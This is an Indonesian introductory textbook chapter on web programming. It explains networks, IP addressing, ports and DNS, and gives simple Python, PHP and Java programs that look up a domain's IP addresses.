Setelah menyelesaikan bab ini Anda akan mampu menjelaskan apa itu internet dan apa bedanya dengan web; menjelaskan peran alamat IP, nama domain, dan koneksi TCP; membaca dan menulis permintaan serta respons HTTP byte demi byte; mengurai sebuah URL; menjelaskan apa yang dikerjakan peladen web untuk setiap permintaan; membedakan halaman statis dari halaman dinamis serta kode sisi peladen dari kode sisi klien; menelusuri kerja peramban dari byte HTML pertama sampai piksel pertama; menyiapkan VS Code untuk pengembangan web di Windows, macOS, atau Linux dengan PHP, MySQL, Java, Python, dan .NET yang sudah terverifikasi; serta menyajikan halaman pertama Anda dengan empat cara — sebagai berkas, dari PHP, dari Java, dan dari Python, ditambah ASP.NET Core sebagai cara kelima — yang semuanya Anda jalankan sendiri.

1.1 Tempat Kita Memulai

Inilah seluruh pemrograman web dalam satu kalimat.

> **SATU KALIMAT ITU.** Sebuah program di mesin Anda mengirim sepotong teks pendek melalui kabel ke sebuah program di mesin lain, dan mesin lain itu mengirim balik sepotong teks yang lebih panjang.

Hanya itu. Semua hal lain dalam buku ini — HTML, CSS, JavaScript, PHP, MySQL, XML, JSP, ASP.NET, ADO.NET — ada untuk menentukan apa isi kedua potong teks itu, dan untuk membuat pekerjaan menyusunnya tertanggungkan bagi manusia.

Kebanyakan orang menganggap web misterius karena belum pernah diperlihatkan kedua potong teks itu. Mereka diperlihatkan diagram berisi awan, dan awan adalah gambar seseorang yang enggan menjelaskan. Di bab ini tidak ada awan yang tetap menjadi awan: semuanya dibuka.

Kita berjalan pelan, karena buku ini menganggap Anda belum tahu apa-apa — bukan "belum tahu soal web", melainkan belum tahu apa-apa. Jika Anda belum pernah memasang kompiler, belum pernah membuka terminal, dan belum pernah melihat isi berkas HTML, Andalah pembaca yang dibayangkan saat halaman-halaman ini disusun. Setiap istilah didefinisikan sebelum dipakai, setiap perintah diberikan lengkap beserta keluarannya, dan tidak ada latihan yang belum lebih dulu dikerjakan di depan Anda.

Satu studi kasus berjalan di sepanjang buku: **Profitina Laundry**, usaha binatu dengan tiga gerai di Surabaya — Rungkut, Keputih, dan Wiyung — yang aplikasi web lengkapnya, dengan data contoh sekitar 3.000 nota selama dua belas bulan, ada di folder pendamping `ProfitinaLaundry/App/`. Setiap bab membangun satu bagiannya; bab ini membangun halaman pertama. Semua program bab ini ada di folder `WebPro/Code_new/Chapter01/`, satu subfolder per teknologi — `html`, `php`, `java`, `python`, dan `aspnet` — dan `README.md` di sana menjelaskan cara menjalankan masing-masing di Windows, macOS, dan Linux, dari terminal maupun dari VS Code.

Bacalah bab ini dengan komputer di depan Anda dan terminal terbuka. Ketikkan perintahnya, jangan disalin; pada saat mengetik itulah kesalahan terjadi, dan dari kesalahan itulah kita belajar. Ketika sesuatu berhasil, rusakkan dengan sengaja sekali dan perhatikan kegagalannya, supaya

Anda mengenalinya ketika ia datang sungguhan. Jika Anda belum memasang apa pun, Subbab 1.16 menyiapkan seluruh perangkatnya; Anda boleh membacanya lebih dulu.

1.2 Internet dan Web Bukan Hal yang Sama

Pertanyaan pertama yang harus dijernihkan adalah pertanyaan yang paling sering dijawab keliru.

Internet? Web? Apakah keduanya sama?

Tidak. Keduanya bahkan bukan jenis benda yang sama. Yang satu adalah jaringan jalan raya; yang lain adalah perusahaan ekspedisi yang memakai jalan itu. Meluruskan hal ini sekarang akan menghindarkan Anda dari banyak kebingungan kelak, jadi kita membahasnya dengan cermat.

1.2.1 Apa itu jaringan, dalam istilah sesederhana mungkin

> **DEFINISI. Jaringan komputer** adalah dua komputer atau lebih yang dihubungkan sehingga yang satu dapat mengirim data kepada yang lain.

Dua laptop yang dihubungkan dengan kabel adalah jaringan. Empat komputer di kantor kecil yang dicolokkan ke kotak yang sama di dinding adalah jaringan. Kotak itu disebut **switch**, dan tugasnya hanyalah meneruskan pesan yang masuk dari salah satu soketnya ke soket lain yang tepat.

Jaringan yang terbatas pada satu gedung atau satu kampus disebut **LAN**, *Local Area Network*. Jaringan yang membentang sekota atau senegara adalah **WAN**, *Wide Area Network*. Jaringan yang bagian terakhirnya berupa gelombang radio, bukan tembaga, adalah **LAN nirkabel**, nama teknis untuk apa yang pada stiker router Anda disebut Wi-Fi.


1.2.2 Internet adalah jaringan dari jaringan-jaringan

> **DEFINISI. Internet** adalah jaringan komputer yang sangat besar: jaringan komunikasi sedunia yang terbentuk dengan menggabungkan banyak jaringan yang lebih kecil, yang semuanya sepakat memakai keluarga protokol yang sama, **TCP/IP**.

Mari kita urai definisi itu frasa demi frasa. *"Jaringan komputer yang sangat besar"* — cukup besar sehingga tidak ada yang memilikinya dan tidak ada yang punya peta lengkapnya. *"Terbentuk dengan menggabungkan banyak jaringan yang lebih kecil"* — inilah frasa terpenting, dan justru frasa ini yang sering dilewati. Internet bukan jaringan yang dibangun seseorang; internet adalah kesepakatan antarjaringan yang dibangun orang-orang lain. Jaringan kampus adalah jaringan. Jaringan rumah Anda adalah jaringan. Jaringan operator seluler Anda adalah jaringan. Masing-masing dibangun terpisah, oleh orang berbeda, dari peralatan berbeda, dengan aturan dalam yang berbeda. Internet adalah apa yang terjadi ketika semuanya sepakat untuk saling meneruskan lalu lintas.

"Semuanya sepakat memakai TCP/IP." Kesepakatan memerlukan bahasa bersama. Bahasa itu adalah sepasang protokol bernama **IP** dan **TCP**, yang masing-masing mendapat subbab sendiri sebentar lagi. **Protokol** sendiri hanyalah seperangkat aturan tentang apa yang dikirim, dalam urutan apa, dan apa yang dilakukan terhadap balasannya. Tidak lebih rumit dari itu.

Gambar 1.1 adalah gambar yang layak diingat. Perhatikan bahwa awan di tengah dikelilingi awan-awan *lain* — sebuah LAN di sini, sebuah WAN di sana, jaringan seluler, jaringan ISP, bahkan jaringan telepon dengan modem tergantung padanya. Setiap awan kecil adalah jaringan milik seseorang. Awan besar hanyalah kesepakatan di antara mereka.



Gambar 1.1 Internet sebagai jaringan dari jaringan-jaringan: klien dan peladen berada di LAN, LAN nirkabel, WAN, jaringan seluler, jaringan ISP, bahkan jaringan telepon, dan semuanya tersambung ke bagian tengah yang sama.


1.2.3 Apa yang berjalan di atas internet

Internet membawa banyak layanan yang berbeda, dan web hanyalah salah satunya:

- World Wide Web;
- media sosial;
- surat elektronik;
- aplikasi seluler;
- permainan daring multipemain;
- telepon internet — panggilan suara yang dibawa sebagai data;
- berbagi berkas;
- layanan media *streaming*.

Empat layanan klasiknya adalah **web**, **transfer berkas**, **obrolan**, dan **surat**: empat layanan, satu jaringan jalan.

Gambar 1.2 memetakan kehidupan seseorang di internet: selusin kategori — surel, perpesanan, perbankan, pemerintahan, pendidikan, belanja, jejaring sosial, gim, peta, asisten AI, dan lainnya — masing-masing dikelilingi sebagian penyedianya. Sebagian dicapai melalui peramban, sebagian melalui aplikasi yang tidak pernah menampilkan halaman web. Keduanya ada di internet; hanya kelompok pertama yang pasti ada di web.



Gambar 1.2 Internet milik satu orang: selusin kategori layanan dengan puluhan penyedia di dalamnya. Hanya sebagian yang dicapai melalui peramban.

1.2.4 Definisi web

> **DEFINISI. Web** — World Wide Web — adalah satu layanan internet: layanan yang berjalan di atas protokol aplikasi **HTTP**.

Web bukan "bagian internet yang cantik", juga bukan "situs-situs": web adalah **apa pun yang berbicara HTTP**. Jika sebuah program di suatu tempat mengirim permintaan HTTP dan menerima respons HTTP, pertukaran itu adalah bagian dari web, entah ada manusia yang melihatnya atau tidak. Jika sebuah program bertukar data dengan cara lain — SMTP untuk surel, FTP untuk transfer berkas, atau protokol pribadi buatan sebuah perusahaan gim — pertukaran itu ada di internet tetapi tidak di web.

> **WAWASAN KUNCI.** Internet adalah jalannya. Web adalah truk-truk milik satu perusahaan. Surel adalah truk-truk milik perusahaan lain. Mereka berbagi jalan yang sama; mereka bukan usaha yang sama.

1.2.5 Aplikasi internet dan aplikasi web

Perbedaan ini berakibat praktis bagi siapa pun yang menulis perangkat lunak. **Tabel 1.1** menyandingkannya.

Tabel 1.1 Aplikasi internet dan aplikasi web dibandingkan.

	Aplikasi berbasis internet	Aplikasi berbasis web
Protokol	Memakai protokol aplikasi yang sudah ada, atau membuat sendiri	Selalu memakai HTTP
Sisi peladen	Program peladen berbicara langsung dengan klien	Program peladen berbicara dengan klien **melalui peladen web**
Sisi klien	Bisa program mandiri, atau tertanam di program lain	Biasanya peramban web
Contoh	Klien gim daring, program surel, aplikasi bank dengan protokol sendiri	Toko daring, dasbor, sistem pendaftaran mahasiswa

Baris tengah adalah yang paling penting. Dalam aplikasi web **Anda tidak menulis program yang mendengarkan jaringan**. Seseorang sudah menulisnya; namanya peladen web, dan kita menemuinya di Subbab 1.9. Kode Anda menerima permintaan yang sudah diterima, diurai, dan diperiksa, lalu menyerahkan jawaban yang akan dikirim ke jaringan oleh pihak lain. Itu adalah pekerjaan sulit dalam jumlah besar yang tidak perlu Anda kerjakan, dan itulah sebabnya pemrograman web layak diajarkan kepada pemula.

Teknologi yang membentuk aplikasi web adalah sebagai berikut, dan masing-masing mendapat pembahasan sendiri dalam buku ini:

- **klien web**, yaitu peramban web — Subbab 1.12;
- **peladen web** — Subbab 1.9;
- **URL**, *Uniform Resource Locator*: alamat sesuatu — Subbab 1.7;
- **HTTP**, *HyperText Transfer Protocol*: bahasa percakapannya — Subbab 1.8;
- **HTML**, *HyperText Markup Language*: format tempat dokumen itu ditulis — Subbab 1.14 dan seluruh Bab 2;
- **CSS**, *Cascading Style Sheets*: bagaimana dokumen itu seharusnya tampil — Bab 2;
- **pemrograman web** itu sendiri, dalam empat jenis — Subbab 1.11.

1.3 Alamat: Apa yang Dikerjakan IP

Tiga mekanisme terpisah harus bekerja sebelum satu halaman web pun dapat tiba: **pengalamatan**, **penamaan**, dan **percakapan**. Kita membahasnya dalam urutan itu, karena masing-masing bergantung pada yang sebelumnya.

1.3.1 Mengapa mesin memerlukan nomor

Data tidak bepergian ke komputer seperti surat ke rumah, yang dibaca dan dipahami di sepanjang jalan. Setiap perangkat di antara Anda dan mesin tujuan harus mengambil keputusan penerusan dalam hitungan sepersejuta detik, jutaan kali per detik. Perangkat itu tidak sempat membaca kata-kata. Ia memerlukan nomor, di tempat yang tetap, dengan ukuran yang tetap.

> **DEFINISI. Alamat IP** adalah nomor yang mengidentifikasi satu antarmuka jaringan di internet. **IP**, *Internet Protocol*, adalah seperangkat aturan untuk memasukkan data ke dalam amplop berlabel dan meneruskan amplop itu menuju alamat pada labelnya.

Amplop itu disebut **paket**. Paket memiliki **header**, yang memuat alamat sumber, alamat tujuan, dan beberapa ruas lain, serta **muatan** (*payload*), yaitu data yang dibawa. Itulah seluruh gagasannya.

1.3.2 IPv4: empat bilangan, tiga puluh dua bit

Versi IP tertua yang masih luas dipakai adalah versi 4, dan alamatnya sepanjang tiga puluh dua bit. Tiga puluh dua bit sulit dibaca manusia, jadi kita menuliskannya sebagai empat kelompok delapan bit, masing-masing diubah menjadi bilangan desimal dan dipisahkan titik:

$$103.94.189.4$$

Masing-masing dari keempat kelompok itu adalah satu **oktet** — delapan bit — sehingga masing-masing dapat bernilai 0 sampai 255. Mengapa 255? Karena delapan bit dapat menyatakan $2^8 = 256$ nilai berbeda, dan jika yang terkecil 0, yang terbesar 255. Alamat yang memuat 256 bukan sekadar salah, melainkan mustahil dinyatakan.

Berapa banyak alamat seluruhnya? Tiga puluh dua bit menghasilkan

$$2^{32} = 4\,294\,967\,296 \tag{1.1}$$

nilai berbeda, sekitar empat miliar tiga ratus juta, seperti ditunjukkan Persamaan (1.1). Pada 1981 jumlah itu terdengar tak terbatas. Kini jumlahnya jauh lebih kecil daripada jumlah perangkat yang tersambung di bumi, dan itulah satu-satunya alasan versi 6 ada.

> **CONTOH — mengonversi alamat dengan tangan.** Ambil oktet 189. Dalam biner nilainya 10111101. Periksalah dengan menjumlahkan nilai tempat yang berisi 1: $128 + 32 + 16 + 8 + 4 + 1 = 189$. Lakukan hal itu untuk keempat oktet 103.94.189.4 dan Anda mendapat

$$01100111\ 01011110\ 10111101\ 00000100,$$

> yaitu tiga puluh dua bit yang benar-benar ditangani peralatan jaringan. Titik-titik itu hanya kemudahan bagi manusia; tidak ada titik yang pernah dikirimkan.

1.3.3 IPv6, dan mengapa rupanya begitu berbeda

IP versi 6 memakai **seratus dua puluh delapan** bit, ditulis sebagai delapan kelompok empat digit heksadesimal yang dipisahkan titik dua, dan satu deretan kelompok nol boleh disingkat menjadi `::`. Salah satu alamat nyata di balik `profitina.com` adalah

```
2606:4700:3031::6815:33af
```

Banyaknya alamat yang mungkin adalah

$$2^{128} \approx 3.4 \times 10^{38}, \tag{1.2}$$

2^{96} kali lebih banyak daripada Persamaan (1.1) — cukup untuk memberi setiap butir pasir di bumi jaringannya sendiri. Perpindahan dari versi 4 ke versi 6 berjalan lambat tetapi nyata: pada 2025 sedikit di bawah sepertiga permintaan yang diterima Cloudflare dari klien *dual-stack* — mesin yang dapat memakai kedua versi — tiba melalui IPv6, dan di India lebih dari dua pertiganya [1]. Anda akan melihat kedua jenis alamat di Subbab 1.4.

1.3.4 Port: program mana di mesin itu

Alamat IP mengantar paket ke mesin yang tepat. Alamat itu tidak menyebutkan program mana, di antara empat puluh program yang berjalan di mesin itu, yang harus menerimanya. Itulah tugas nomor kedua, **port**.

> **DEFINISI. Port** adalah bilangan enam belas bit yang mengidentifikasi satu program yang sedang mendengarkan di sebuah mesin. Pasangan (alamat IP, port) mengidentifikasi satu ujung percakapan.

Enam belas bit menghasilkan $2^{16} = 65\,536$ kemungkinan, bernomor 0 sampai 65535. Sebagian merupakan konvensi yang disepakati semua orang; **Tabel 1.2** mendaftar yang penting bagi kita, termasuk port yang dipakai peladen-peladen bab ini.

Tabel 1.2 Nomor port yang dipakai buku ini, dan apa yang lazimnya mendengarkan di masing-masing.

Port	Layanan	Tempat Anda menemuinya dalam buku ini
80	HTTP	Setiap permintaan web tanpa enkripsi; Apache di XAMPP
443	HTTPS	Setiap permintaan web terenkripsi, melalui TCP dan, untuk HTTP/3, melalui UDP
8000	HTTP, alternatif	Peladen statis Subbab 1.17.1
8100	HTTP, alternatif	Peladen PHP Subbab 1.17.2
8080	HTTP, alternatif	Bawaan Tomcat; peladen Java Subbab 1.17.3
5000	HTTP, alternatif	Bawaan Flask; peladen Python Subbab 1.17.4
5100	HTTP, alternatif	Peladen ASP.NET Core Subbab 1.17.5
5500	HTTP, alternatif	Ekstensi Live Server di VS Code, Subbab 1.16.3
3306	MySQL	Basis data XAMPP, Subbab 1.16.5 dan Bab 5
21	FTP	Transfer berkas
25	SMTP	Pengiriman surel

Konvensi hanyalah konvensi: sebuah peladen boleh memakai port 9999, tetapi pengunjung lalu harus mengetikkannya, karena peramban menganggap 80 untuk `http` dan 443 untuk `https`.

1.3.5 Apa yang tidak dikerjakan IP

Bagian inilah yang mengejutkan orang, dan inilah alasan TCP ada. IP **tidak menjanjikan apa pun**. IP berusaha sewajarnya meneruskan paket Anda, dan hanya itu komitmennya. Secara khusus:

- sebuah paket bisa **hilang** dan tidak pernah tiba;
- dua paket bisa tiba dalam **urutan yang salah**, karena menempuh rute berbeda;
- sebuah paket bisa tiba **dua kali**, karena ada yang mengirim ulang;
- sebuah paket bisa tiba dalam keadaan **rusak**.

Layanan dengan sifat-sifat itu disebut **pengiriman upaya terbaik** (*best-effort delivery*), dan dengan sendirinya tidak berguna untuk mengambil halaman web: halaman yang bagian tengahnya hilang, atau paragrafnya teracak, bukanlah halaman. Harus ada sesuatu di atas IP yang mengubah pengiriman upaya terbaik menjadi aliran yang andal dan berurutan. Sesuatu itu adalah TCP, pokok bahasan Subbab 1.5.

1.4 Nama: Apa yang Dikerjakan DNS

Tidak ada yang mengetik `103.94.189.4`. Orang mengetik `www.its.ac.id`. Sesuatu harus mengubah yang kedua menjadi yang pertama, dan sesuatu itu adalah **Domain Name System** [2].

> **DEFINISI. Domain Name System**, atau **DNS**, adalah direktori terdistribusi berskala dunia yang memetakan nama yang dapat dibaca manusia ke alamat IP.

Tiga kata dalam definisi itu bekerja keras. *Direktori*, karena ia adalah tabel pencarian. *Terdistribusi*, karena tidak ada satu mesin pun yang memegang seluruhnya — seandainya ada,

sudah lama ia gagal. *Berskala dunia*, karena setiap bagiannya harus memberi jawaban yang sama kepada semua orang.

1.4.1 Cara membaca nama domain

Nama domain dibaca **dari kanan ke kiri**, dari bagian paling umum ke bagian paling khusus. Ambil alamat sebuah perguruan tinggi di Surabaya:


```
www . its . ac . id
 ^     ^     ^    ^
 |     |     |    +-- top-level domain: Indonesia
 |     |     +------- second level: academic institutions in Indonesia
 |     +------------- third level: Institut Teknologi Sepuluh Nopember
 +------------------- the name of one machine, or one service, inside ITS
```

Keterangan dalam gambar itu berarti: `id` adalah domain tingkat teratas untuk Indonesia; `ac` adalah tingkat kedua untuk lembaga akademik di Indonesia; `its` adalah tingkat ketiga, Institut Teknologi Sepuluh Nopember; dan `www` adalah nama satu mesin atau satu layanan di dalam ITS. Ada bagian kelima yang tak terlihat di sebelah kanan `id`: **akar** (*root*), ditulis sebagai titik tunggal. Bentuk lengkap nama itu adalah `www.its.ac.id.` dengan titik di akhir, dan sesekali Anda akan melihat titik itu di berkas konfigurasi. Itu bukan salah ketik.

Label paling kanan yang terlihat adalah **domain tingkat teratas**, atau **TLD** (*top-level domain*). Ada dua ragam:

- TLD **generik** — `.com`, `.org`, `.net`, `.edu`, `.gov`, dan belakangan lebih dari seribu lainnya seperti `.app` dan `.dev`;
- TLD **kode negara**, atau **ccTLD** — dua huruf, satu untuk setiap negara atau wilayah: `.id` untuk Indonesia, `.jp` untuk Jepang, `.uk` untuk Britania Raya, `.ru` untuk Rusia.

Gambar 1.3 memberinya angka. Pada akhir Juni 2026 dunia memiliki 401,6 juta nama domain terdaftar; `.com` sendiri memegang 166,6 juta, dan seluruh kode negara bersama-sama 148,6 juta, dipimpin oleh `.cn`, `.de`, dan `.uk` [3]. `.id` milik Indonesia melampaui 1,43 juta nama pada akhir 2025 [4]. Ingatlah peta ini setiap kali Anda mendaftarkan nama: ccTLD biasanya punya aturan tentang siapa yang boleh memegangnya, dan `.ac.id` khususnya dibatasi bagi lembaga akademik Indonesia yang terakreditasi.



Sumber: Verisign, Domain Name Industry Brief, Q2 2026; PANDI, 2026. TLD generik lain = total dikurangi sisanya.

Gambar 1.3 Nama domain terdaftar pada Juni 2026: `.com` dibandingkan dengan seluruh kode negara, serta sepuluh kode negara terbesar. `.id` milik Indonesia ditambahkan di bawah daftar.

1.4.2 Pencarian, langkah demi langkah

Misalkan mesin Anda belum pernah mendengar `www.its.ac.id` dan Anda menanyakannya. Inilah yang terjadi; perhatikan bahwa setiap langkah bertanya kepada mesin yang *berbeda*.

1. Komputer Anda bertanya kepada **resolver** yang dikonfigurasikan untuknya, biasanya dijalankan penyedia internet Anda, kampus Anda, atau layanan publik seperti `8.8.8.8` atau `1.1.1.1`: "Berapa alamat `www.its.ac.id`?"
2. Resolver belum menyimpan apa pun, jadi ia bertanya kepada **peladen akar** (*root server*). Ada tiga belas *nama* peladen akar, `a` sampai `m.root-servers.net`, masing-masing dijawab oleh banyak salinan identik di seluruh dunia, sebagian di Indonesia. Peladen akar tidak tahu jawabannya. Ia tahu siapa yang tahu: "tanyakan ke peladen untuk `id`", dan ia memberikan alamat mereka.
3. Resolver bertanya kepada peladen `id`. Peladen itu juga tidak tahu, tetapi berkata "tanyakan ke peladen untuk `ac.id`".
4. Resolver bertanya kepada peladen `ac.id`, yang berkata "tanyakan ke peladen untuk `its.ac.id`".
5. Resolver bertanya kepada peladen `its.ac.id`. Peladen inilah yang memegang **catatan resmi** untuk nama itu — pengelolanyalah yang benar-benar menentukan jawabannya — dan ia menjawab: `103.94.189.4`.
6. Resolver menyerahkan alamat itu kembali ke komputer Anda, dan mengingatnya.

Empat pertanyaan kepada empat organisasi berbeda, dan semuanya biasanya selesai dalam waktu jauh di bawah sepersepuluh detik. Itulah buah dari sifat *terdistribusi*: tidak ada yang harus memegang seluruh direktori, dan pengelola domain akademik Indonesia dapat mengubah alamat tanpa meminta izin siapa pun.

Satu rincian modern: pertanyaan pada langkah 1 secara tradisional dikirim sebagai UDP yang dapat dibaca di port 53, sehingga siapa pun di jalur itu dapat melihat nama apa yang Anda cari; peramban masa kini dapat mengirimnya terenkripsi di dalam HTTPS — **DNS over HTTPS**.

1.4.3 Cache, dan mengapa perubahan butuh waktu untuk terlihat

Setiap jawaban DNS datang dengan **time to live** (masa berlaku), yaitu jumlah detik selama jawaban itu boleh dipakai ulang tanpa bertanya lagi. Resolver Anda menyimpannya di *cache* selama itu; begitu pula sistem operasi Anda; dan sering kali peramban Anda juga.

Inilah sebabnya, ketika Anda memindahkan situs web ke peladen baru, alamat lama masih dipakai sebagian pengunjung untuk beberapa saat, sementara pengunjung lain sudah memakai yang baru. Tidak ada yang rusak. Cache-cache itu sekadar kedaluwarsa pada saat yang berbeda-beda. Aturan praktisnya: **turunkan time to live sehari sebelum pindah, lalu naikkan lagi sesudahnya.**

1.4.4 Melakukan pencarian sendiri

Anda tidak perlu mempercayai semua ini begitu saja. **Kode 1.1** adalah program Python lengkap, lima baris inti, yang mengajukan pertanyaan yang sama dengan yang diajukan peramban kepada resolver mesin Anda.

Kode 1.1 `python/dnslook.py` — pencarian nama ke alamat dengan Python biasa, tanpa pustaka yang perlu dipasang.

```python
# dnslook.py - tanyakan kepada resolver alamat IP di balik sebuah nama.
import socket
import sys

name = sys.argv[1] if len(sys.argv) > 1 else "www.its.ac.id"

for family, _, _, _, address in socket.getaddrinfo(name, 80, proto=socket.IPPROTO_TCP):
    kind = "IPv4" if family == socket.AF_INET else "IPv6"
    print(f"{name} -> {address[0]:<40} ({kind})")
```

`socket.getaddrinfo` adalah fungsi pencarian milik sistem operasi, fungsi yang pada akhirnya dipanggil setiap peramban. Jalankan program itu dari folder `python` (di Windows ketik `python`, bukan `python3`):

```
python3 dnslook.py www.its.ac.id
```

Di mesin tempat program-program bab ini dijalankan, keluarannya:

```
www.its.ac.id -> 103.94.189.4                          (IPv4)
```

Satu nama, satu alamat. Sekarang cobalah situs yang dilayani dari banyak tempat sekaligus:

```
python3 dnslook.py profitina.com
```

```
profitina.com -> 104.21.51.175                         (IPv4)
profitina.com -> 172.67.183.54                         (IPv4)
profitina.com -> 2606:4700:3031::6815:33af             (IPv6)
profitina.com -> 2606:4700:3037::ac43:b736             (IPv6)
```

Empat alamat untuk satu nama, dua IPv4 dan dua IPv6, dan itu sepenuhnya wajar: mengembalikan beberapa alamat adalah bentuk penyeimbangan beban (*load balancing*) yang paling sederhana, dan melayani kedua versi IP sekaligus adalah cara dunia berpindah dari versi 4 ke versi 6 tanpa satu hari ketika segalanya harus berubah.

Pencarian yang sama hanya memerlukan beberapa baris dalam bahasa-bahasa lain buku ini. **Kode 1.2** adalah PHP, dijalankan sebagai program baris perintah dengan `php dnslook.php profitina.com`. Program ini memakai `dns_get_record`, yang bertanya langsung kepada DNS tentang rekaman **A** (IPv4) dan **AAAA** (IPv6) sebuah nama — dua jenis rekaman yang menyimpan alamat.

Kode 1.2 `php/dnslook.php` — pencarian yang sama dalam PHP, meminta rekaman A dan AAAA.

```php
<?php
// dnslook.php - tanyakan kepada DNS rekaman IPv4 (A) dan IPv6 (AAAA) sebuah nama.
$name = $argv[1] ?? 'www.its.ac.id';

foreach (dns_get_record($name, DNS_A | DNS_AAAA) as $record) {
    if ($record['type'] === 'A') {
        printf("%s -> %-40s (IPv4)\n", $name, $record['ip']);
    } elseif ($record['type'] === 'AAAA') {
        printf("%s -> %-40s (IPv6)\n", $name, $record['ipv6']);
    }
}
```

```
profitina.com -> 172.67.183.54                         (IPv4)
profitina.com -> 104.21.51.175                         (IPv4)
profitina.com -> 2606:4700:3037::ac43:b736             (IPv6)
profitina.com -> 2606:4700:3031::6815:33af             (IPv6)
```

Kode 1.3 adalah versi Java, dikompilasi dan dijalankan dengan `javac DnsLook.java` dan `java DnsLook profitina.com`.

Kode 1.3 `java/DnsLook.java` — pencarian yang sama dalam Java, melalui `InetAddress`.

```java
// DnsLook.java - tanyakan kepada resolver alamat IP di balik sebuah nama.
import java.net.Inet4Address;
import java.net.InetAddress;
import java.net.UnknownHostException;

public class DnsLook {
    public static void main(String[] args) throws UnknownHostException {
        String name = (args.length > 0) ? args[0] : "www.its.ac.id";

        for (InetAddress address : InetAddress.getAllByName(name)) {
            String kind = (address instanceof Inet4Address) ? "IPv4" : "IPv6";
            System.out.printf("%s -> %-40s (%s)%n", name, address.getHostAddress(), kind);
        }
    }
}
```

```
profitina.com -> 172.67.183.54                          (IPv4)
profitina.com -> 104.21.51.175                          (IPv4)
```

